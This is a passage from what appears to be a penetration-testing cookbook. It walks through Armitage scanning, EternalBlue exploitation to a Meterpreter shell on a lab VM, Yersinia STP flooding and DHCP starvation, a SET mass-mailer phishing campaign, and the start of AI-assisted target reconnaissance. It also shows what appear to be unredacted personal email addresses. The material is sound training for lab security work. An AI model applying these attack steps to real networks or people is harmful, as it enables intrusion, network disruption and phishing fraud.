In this recipe, you will use Armitage's graphical interface to visually map out discovered targets and identify potential attack vectors. After performing a quick network scan, you will see a visual representation of live hosts, enabling you to analyze systems, set exploit preferences, and uncover available attacks through intuitive menus. This approach not only aids newcomers but also enhances situational awareness for more experienced pentesters.

Getting ready

You need the following to complete this recipe:

- A Kali Linux VM that is up and operational
- As many target machines started as possible, but one of them must be the Metasploitable3 Windows machine
- A Metasploit database that is up and running
- The RPC daemon running
- Armitage launched and the interface up

How to do it...

1. Open a terminal window and ensure the Metasploit database is running, as follows:

```
sudo msfdb status
```

2. If it is not running, start it:

```
sudo msfdb start
```

3. Next, we must change to the `metasploit-framework` directory and start the RPC server:

```
cd /usr/share/metasploit-framework  
msfrpcd -p 55553 -U msf -P password -f -S
```

4. Start Armitage by opening a new terminal window and entering the following:

```
armitage
```

5. In the Armitage interface, you will note that none of your prior work has been drawn into the tool. Start by creating a separate workspace in Armitage. From the top menu bar, select **Workspaces**, then at the bottom, select **Add**, name the new workspace, and then select **Activate**.
6. Now do a simple scan against your target network to populate your targets. From the top menu, select **Hosts | Nmap Scan | Quick Scan [OS detect]**. In the dialog box, enter the subnet of your target network; for this example, it is **192.168.56.0/24**. Then, select **OK**.

Once the scan is complete, you will be presented with a visual representation of your targets. This will include information on the type of operating system detected and the IP addresses associated with those machines.




Figure 7.34 – Armitage targets

- Now set your exploit rank. Select **Armitage** from the top menu, then select **Set Exploit Rank** and then **Poor**. A dialog box will be shown saying the exploit rank has been updated. Select **Ok**.

Tip



You can modify **Exploit Rank** as per your needs. In this example, because we only performed a quick Nmap scan with operating system detection, we did not provide Armitage with much information to select appropriate exploits for our target. More rigorous scans will allow a better selection of exploits and provide better analysis for Exploit Rank.

8. Now analyze the computer for attacks. From the top menu, select **Attacks** and then **Find Attacks**. A progress box will display. Let it run to completion. When the completion dialog box pops up, click **OK**.



Tip

Notice the Hail Mary option in the **Attacks** menu. This will throw many attacks at the target, hoping it can find a way in. This is extremely noisy and will probably be noticed, so it's not recommended for use.

9. Select a target and right-click. You will be presented with a menu that includes attack options. Please spend a few minutes familiarizing yourself with these options.




Figure 7.35 – Target menu

10. You may now close Armitage.

How it works...

In this scenario, we created a workspace in Armitage, used Nmap to scan for targets, and found potential exploits to use against those targets. We performed many of the same steps as in prior recipes except in a graphical format.

Collaborative hacking

In this recipe, you'll explore how Armitage enables multiple team members to coordinate and collaborate during a pentest. Utilizing the team server will allow for real-time data sharing and target views. With these collaboration features, your team can operate more efficiently, share insights instantly, and prioritize vulnerabilities together.

Getting ready

You need the following to complete this recipe:

- A Kali Linux VM that is up and operational
- As many target machines started as possible, but one of them must be the Metasploitable3 Windows machine
- A Metasploit database that is up and running

How to do it...

1. From a terminal window, ensure the Metasploit database is running. You can check this with the following:

```
sudo msfdb status
```

2. To start teamserver, ensure you are in the metasploit-framework directory, as follows:

```
cd /usr/share/metasploit-framework
```

3. Then, enter the team server command with the syntax `sudo teamserver [ip address to bind to] [password]`:

```
sudo teamserver 192.168.92.3 password
```

4. Once started, note two important pieces of information: the login credentials that are needed for remote users to connect and a fingerprint to validate that the users have connected directly to teamserver.

```
(kali@kali) [ /usr/share/metasploit-framework ]
$ sudo teamserver 192.168.92.3 password
[*] Generating x509 certificate and keystore (for SSL)
Generating 3,072 bit RSA key pair and self-signed certificate (SHA384withRSA) with a validity of 90 days
for: CN=Armitage Hacker, OU=FastAndEasyHacking, O=Armitage, L=Somewhere, ST=Cyberspace, C=Earth
[*] Starting RPC daemon
[*] MSGRPC starting on 127.0.0.1:55554 (NO SSL):Msg ...
[*] MSGRPC backgrounding at 2025-10-30 15:14:01 +0530 ...
[*] MSGRPC background PID 2508
[*] sleeping for 20s (to let msfrpcd initialize)
[*] Starting Armitage team server
[*] Use the following connection details to connect your clients:
    Host: 192.168.92.3
    Port: 55553
    User: msf
    Pass: password
[*] Fingerprint (check for this string when you connect):
    d6d34e5d8346a69b18e01c47c533562ae6ec6035
[+] multi-player metasploit... ready to go
```

Figure 7.36 – teamserver

5. Either open a new terminal window or, if you have another machine that has Armitage on it, you can start Armitage on that machine. For demonstration, I will open a new terminal window and enter the following:

```
armitage
```

6. Once open, enter your credentials as previously displayed, and select **Connect**.
7. You will be presented with a dialog box displaying the fingerprint to compare to the server to validate a direct and secure connection. If the fingerprints match, select **Yes**.




Figure 7.37 – Fingerprint

8. A dialog box will appear. Enter a username and select **OK**.

9. The Armitage interface will launch. At the bottom, the screen will show that you have joined the session and are the only one present:




Figure 7.38 – Armitage user

10. While we are here, let's exploit a target machine. Set the **Exploit Rank** to **Poor** and rescan the targets for an exploit (see the *Visualizing the target* recipe).
11. Select the Metasploitable3 Windows machine. Right-click and select **Attack | smb | ms17-010-eternalblue**.
12. When the attack dialog opens, change the information as needed. Once again, I must change my LHOST to the interface closest to the target network, 192.168.56.106/24. I can set SMBUser and SMBPass to vagrant or try it without. Finally, select **Launch**.




Figure 7.39 – Exploit dialog

13. Once launched, a new dialog box at the bottom will provide verbose details of the exploit process and progress. Finally, you will note that your target machine image will change to indicate your successful exploit, as shown in the following figure:




Figure 7.40 – Successful attack

14. Now select the machine and right-click. A menu will prompt you with a **Shell** option, from which you can select **Meterpreter...**:




Figure 7.41 – Shell

15. This will open a window from which you can interact with the shell. Take a few minutes to familiarize yourself again with the Meterpreter shell.
16. You may now close Armitage and close the teamserver.

How it works...

The teamserver is an advanced RPC daemon that allows multiple connections and the ability to interact with the targets and exploited machines collaboratively. Multiple people can attack different targets, work on various testing stages, or work collaboratively in the same shell.

Using Yersinia to attack network protocols

In this recipe, you will be introduced to Yersinia, a specialized tool designed to exploit and test network protocol vulnerabilities at the data link layer. You'll learn how to leverage Yersinia to execute attacks on protocols such as Spanning Tree and DHCP. By exploring these less frequently targeted weaknesses, you'll expand your pentesting skills and uncover new vectors for intrusion.

Getting ready

You need the following to complete this recipe:

- A Kali Linux VM that is up and operational

How to do it...

1. Start by opening a terminal window and checking whether Yersinia is installed by entering the following:

```
sudo apt list yersinia
```

2. If it is not installed, you can do so with the following command:

```
sudo apt update && sudo apt install yersinia -y
```

3. Take a look at the Yersinia options using the following:

```
sudo yersinia -h
```

You will see a listing of available options. Note specifically the graphical mode and the interactive mode. We will be using the interactive mode for our examples.

```

kali@kali: /usr/share/metasploit-framework
Session Actions Edit View Help

(kali@kali)-[/usr/share/metasploit-framework]
$ sudo apt list yersinia
[sudo] password for kali:
yersinia/kali-rolling,now 0.8.2-2.2+b1 amd64 [installed,automatic]

(kali@kali)-[/usr/share/metasploit-framework]
$ sudo yersinia -h
Yersinia ...
The Black Death for nowadays networks
by Slay & tomac
http://www.yersinia.net
yersinia@yersinia.net
Prune your MSTP, RSTP, STP trees!!!!

Usage: yersinia [-hVGIDd] [-l logfile] [-c confille] protocol [protocol_options]
-V Program version.
-h This help screen.
-G Graphical mode (GTK).
-I Interactive mode (ncurses).
-D Daemon mode.
-d Debug.
-l logfile Select logfile.
-c confille Select config file.
protocol One of the following: cdp, dhcp, dot1q, dot1x, dtp, hsrp, isl, mpls, stp, vtp.

Try 'yersinia protocol -h' to see protocol_options help

Please, see the man page for a full list of options and many examples.
Send your bugs & suggestions to the Yersinia developers <yersinia@yersinia.net>

MOTD: Zaragoza, Palencia, Soria... Nice spanish cities to live in, give them a try!

(kali@kali)-[/usr/share/metasploit-framework]
$

```

Figure 7.42 – Yersinia help screen

Tip



Yersinia has a GUI; however, it's not installed with Kali. Instructions to install the GUI can be found here: <https://www.golinuxcloud.com/yersinia-gui-not-working-on-kali-linux/>. Additional information can be found at https://www.blackhat.com/presentations/bh-europe-05/BH_EU_05-Berrueta_Andres/BH_EU_05_Berrueta_Andres.pdf.

4. To launch Yersinia in interactive mode, type the following:

```
sudo yersinia -I
```

Tip



When Yersinia launches, it will tell you what interface it's connected to. You must ensure you are using the network connected to the host-only adapter. In my case, Yersinia defaults to `eth0`, and my host-only adapter defaults to `eth1`. If I don't change this, I will launch an attack on my home network, which will cause lots of problems.

5. In interactive mode, use the arrow keys and characters to move around. To open the help screen, type `h`.

```

kali@kali: ~
Session Actions Edit View Help
yersinia 0.8.2 by Slay & tomac - STP mode [15:38:57]
RootId BridgeId Port Iface Last seen

Available commands
h Help screen
x eXecute attack
i edit Interfaces
ENTER information about selected item
v View hex packet dump
d load protocol Default values
e Edit packet fields
f list capture Files
s Save packets from protocol
S Save packets from all protocols
L Learn packet from network
M set Mac spoofing on/off
l List running attacks
K Kill all running attacks
c Clear current protocol stats
C Clear all protocols stats
g Go to other protocol screen
Ctrl-L redraw screen
w Write configuration file
a About this proggie
q Quit (bring da noise)

Total Packets: 0 STP Packets: 0 MAC Spoofing [X]

This is the help screen.
STP Fields
Source MAC 0A:23:16:02:E8:E9 Destination MAC 01:80:C2:00:00:00
Id 0000 Ver 00 Type 00 Flags 00 RootId 6372.760F0E145A25 Pathcost 00000000
BridgeId 2EF9.E7CD90118D43 Port 8002 Age 0000 Max 0014 Hello 0002 Fwd 000F

```

Figure 7.43 – Yersinia help screen

6. Browse the options for a minute. Ensure your proper interfaces are selected (as shown in *Figure 7.44*) using the following:

```
<ESC>
i
```



Figure 7.44 – Interfaces

7. To toggle the interfaces on and off, select the preferred option. In my case, I want to shut off `eth0` and turn on `eth1`:
 - A: To toggle off `eth0`
 - B: To toggle on `eth1`
 - Q: To save and exit
8. The first exploit we will do is flood the bridge with topology change notifications. Flooding Spanning Tree **Topology Change Notifications (TCNs)** can interrupt layer 2 switch functionality:
 - X: To execute the attack
 - 3: To select the TCN BPDUs option

The exploit will be shown as follows:




Figure 7.45 – STP exploit

You will see the packets increasing rapidly, flooding the switches in the layer 2 domain. This flood of traffic can cause the switch to act irregularly, possibly blocking ports on this and other switches in the network and affecting network communication.





Figure 7.46 – TCN flood

9. To end the attack, type the following:
 - K: To kill the attack
 - Y: To acknowledge the end
10. Now let's perform a DHCP flood attack. This is useful if you want to exhaust the address pool of a DHCP server. You could then add your DHCP server to the network, specifying your parameters. To change to a different protocol, enter the following:

```
g
```

11. Using your arrow keys, select DHCP:



```

Choose protocol mode
CDP   Cisco Discovery Protocol
DHCP   Dynamic Host Configuration Protocol
802.1Q IEEE 802.1Q
802.1X IEEE 802.1X
DTP   Dynamic Trunking Protocol
HSRP   Hot Standby Router Protocol
ISL    Inter-Switch Link Protocol
MPLS   MultiProtocol Label Switching
STP    Spanning Tree Protocol
VTP    VLAN Trunking Protocol


ENTER to select - ESC/Q to quit

```

Figure 7.47 – Select DHCP

12. Begin the exploit (as shown in Figure 7.48) using the following:

```
x
1
```



```

Attack Panel
No  DoS  Description
0           sending RAW packet
1    X   sending DISCOVER packet
2           creating DHCP rogue server
3    X   sending RELEASE packet

Select attack to launch ('q' to quit)

```

Figure 7.48 – DHCP exploit

Within just a few seconds, your DHCP server will have exhausted all of its IP addresses.

13. To end the attack, type the following:

- K: To kill the attack
- Y: To acknowledge the end

You can now exit Yersinia by typing Q.

14. You can close the terminal window.

How it works...

Yersinia is a specialized security testing tool focusing on layer 2 network protocols. It sends specifically crafted packets or protocol messages that can manipulate or disrupt normal network operations, effectively tricking switches, routers, or other network devices into altered states.

See also...

More information about Yersinia can be found at <https://github.com/tomac/yersinia> and https://www.blackhat.com/presentations/bh-europe-05/BH_EU_05-Berrueta_Andres/BH_EU_05-Berrueta_Andres.pdf.

Get This Book's PDF Version and Exclusive Extras

Scan the QR code (or go to packtpub.com/unlock). Search for this book by name, confirm the edition, and then follow the steps on the page.

Note: Keep your invoice handy. Purchases made directly from Packt don't require an invoice.

UNLOCK NOW



8

Human Hacking: The Art of Social Engineering

In this chapter, you will explore the psychological and technical methods that pen testers use to manipulate individuals and gain unauthorized access. While many security measures focus on firewalls, antivirus software, and intrusion detection systems, attackers often discover that the weakest link in any environment is human error.

You will begin by looking at phishing attacks, spear phishing, and the next generation of these threats, which leverage AI-enhanced intelligence gathering to focus your efforts. Modern tools and technology have enabled attackers to automate and personalize messages at an unprecedented scale, as illustrated by recipes on using AI **large language models (LLMs)** and automated spear phishing. Additionally, you will learn how to integrate chatbot systems to augment social engineering campaigns, making interactions seem more authentic and personalized.

Beyond email and chat-based deception, you will also learn techniques such as voice and speech synthesis, which can replicate a target's voice to lend credibility to fraudulent phone calls, and full-screen attacks designed to trick users into providing login credentials. You will also gain insight into how attackers create site clones and employ methods such as DHCP spoofing and DNS spoofing to redirect targets to malicious domains.

The following recipes will be covered in this chapter:

- Creating a phishing attack
- Enhancing intelligence gathering with AI
- Using AI LLMs to enhance phishing attacks

- Creating a spear phishing attack
- Building phishing templates
- Launching chatbot-based social engineering attacks
- Implementing voice and speech synthesis
- Building a full-screen attack
- Building a site cloning attack
- Generating QR codes
- Creating infectious media
- Obfuscating and manipulating URLs
- Using PowerShell as an attack vector
- Spoofing DHCP
- Spoofing DNS

Technical requirements

All the recipes in this chapter can be conducted within the VirtualBox environment and originate from the Kali VM. Furthermore, you will need to access some resources on the web. As we will be using email with malicious added payloads, it will be important for you to have access to a very permissive email server, both for sending and receiving emails. For testing purposes, I run a separate email server locally off a subdomain. This server has no access to the internet and provides client-side connectivity for testing the message receipt. If you would like to begin by creating a simple testing environment, I would suggest trying MailHog, located at <https://github.com/mailhog>. It is very basic and simple to set up and should be sufficient for the requirements of this book. If you do not have access to such capabilities, one recommendation would be to manually copy the file from Kali to the target to test the payloads.

Creating a phishing attack

In this recipe, you will examine **phishing attacks**, one of the most pervasive forms of social engineering, by learning how to craft deceptive emails that you can use to trick victims into revealing sensitive information. You will also learn about the psychological triggers that make phishing so effective.

Getting ready

You need your Kali Linux VM up and operational to complete this recipe.

How to do it...

1. Open a terminal window.

Create an email address list. This list only requires one entry. I am going to add three for testing purposes:

```
nano ~/cookbook_emails.txt
```

2. Enter your email addresses, and when ready, press **CTRL + X** followed by **Y** to save.




Figure 8.1 – Cookbook emails



Tip

I have provided the full email address for this example, but cleared the domain names for privacy. I am using a special domain for catching all associated emails and forwarding them to me.

3. In the terminal window, enter the following to start the **Social Engineering Toolkit (SET)**:

```
sudo setoolkit
```

4. When prompted, enter **Y** to agree to the terms of service.
5. A menu will be displayed, and from that menu, enter **1** for **Social Engineering Attacks**.
6. Next, enter **5** for **Mass Mailer Attack**.

7. Enter 2 for **E-Mail Attack Mass Mailer**.
8. Enter 1 for **Pre-Defined Template**.
9. Enter 4 for **Order Confirmation**.

```

Session Actions Edit View Help
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>2

Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Strange internet usage from your computer
2: Have you seen this?
3: How long has it been?
4: New Update
5: Order Confirmation
6: Urgent Security Updates
7: Status Report
8: WOAAAA!!!!!!!!!!!! This is crazy ...
9: Computer Issue
10: Dan Brown's Angels & Demons
11: Baby Pics
set:phishing>

```

Figure 8.2 – SET Mass Mailer

10. Enter the path to your email file:

```
/home/kali/cookbook_emails.txt
```

11. For testing, I am going to use a Gmail account. Select **1. Use a gmail Account for your email attack**. You can create a Gmail account if you want to, or if you have an SMTP open relay or your own server, then make the necessary selection.

12. Enter your Gmail address.
13. Enter a FROM name. This will be the name displayed to the recipient when they open the message.
14. Enter your Gmail password.



Tip

If you choose to use Gmail, you will need to create an application password. Your login password will not work. Instructions can be found here: <https://support.google.com/accounts/answer/185833?hl=en>.

15. Enter no to send the message with normal priority.
16. Enter n to attach a file.
17. Enter n to attach an inline file.

```
The mass emailer will allow you to send emails to multiple
individuals in a list. The format is simple, it will email
based off of a line. So it should look like the following:

john.doe@ihazemail.com
jane.doe@ihazemail.com
wayne.doe@ihazemail.com

This will continue through until it reaches the end of the
file. You will need to specify where the file is, for example
if its in the SET folder, just specify filename.txt (or whatever
it is). If its somewhere on the filesystem, enter the full path,
for example /home/relik/ihazemails.txt

set:phishing> Path to the file to import into SET: /home/kali/cookbook_emails.txt

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: [REDACTED]@gmail.com
set:phishing> The FROM NAME the user will see: [REDACTED]
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]: no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
```

Figure 8.3 – SET Mass Mailer 2



Tip

We will be discussing how to create attachments to add to these attacks later in this chapter. Normally, as you are developing a campaign, you would use a benign file for testing until you are ready for the final validation.

The emails will be sent as displayed.

18. Press *Return/Enter* as prompted to continue:

```
set:phishing>1
set:phishing> Your gmail email address: vikeshsingh098@gmail.com
set:phishing> The FROM NAME the user will see: John Bishop
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]: no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
[*] Sent e-mail number: 1 to address: kylemik971@protonmail.com
[*] Sent e-mail number: 2 to address: nikfrank2@proton.me
[*] Sent e-mail number: 3 to address: nithikpradeep12@gmail.com
[*] SET has finished sending the emails

Press <return> to continue
```

Figure 8.4 – SET Mass Mailer 3



Note

As you can see in *Figure 8.4*, I had an extra character return in my email list file we created, which is why it shows trying to send four emails and one failing.

19. Enter **99)** Return back....
20. Enter **99)** Exit
21. Check the email accounts:

Order Confirmation

From: John Bishop <[REDACTED]@gmail.com>
To: [REDACTED]

⚠ Our system flagged this as suspicious. If it is not a phishing or scam email, mark as legitimate. [Learn more](#)

🗑️ 📧 📎 📧 ⌵ ...

Hello,
Attached you will find your receipt for the order that you placed. Please be aware that it may take 2-3 business days for items to be shipped.
It has been a pleasure to have your business.

Thank you
Jim Woznak

Figure 8.5 – Mass Mailer email

How it works...

The SET used the provided email address list as a source for your phishing campaign. You further selected a default template for your campaign. You would typically build your own templates for better spam filter avoidance. The toolkit then used a Gmail account to facilitate the sending of the emails.

See also...

For the full document on how to use SET, visit the SET user manual at <https://github.com/trustedsec/social-engineer-toolkit/tree/master/readme>.

Enhancing intelligence gathering with AI

In this recipe, we focus on how **artificial intelligence (AI)** can aid in reconnaissance, helping you identify and analyze potential targets more swiftly and accurately than ever before. You will also learn how to use AI to expand your research on the target to make the tools in Kali more effective.

Getting ready

You need a web browser to complete this recipe.

How to do it...

1. Open your web browser.
2. Navigate to `chatgpt.com`.

Tip



While you do not need to log in, the number of queries will be very limited unless you do. A free account will let you interact more with ChatGPT and get into deeper prompts and responses. I will be logged in with an account – you will be limited in this recipe without one.

3. In the ChatGPT prompt area, enter your prompt. Here is the example prompt I entered:

```
I am researching amazon.com. Can you provide me a list of the  
executive leadership team?
```

I would suggest picking a different company from my example.

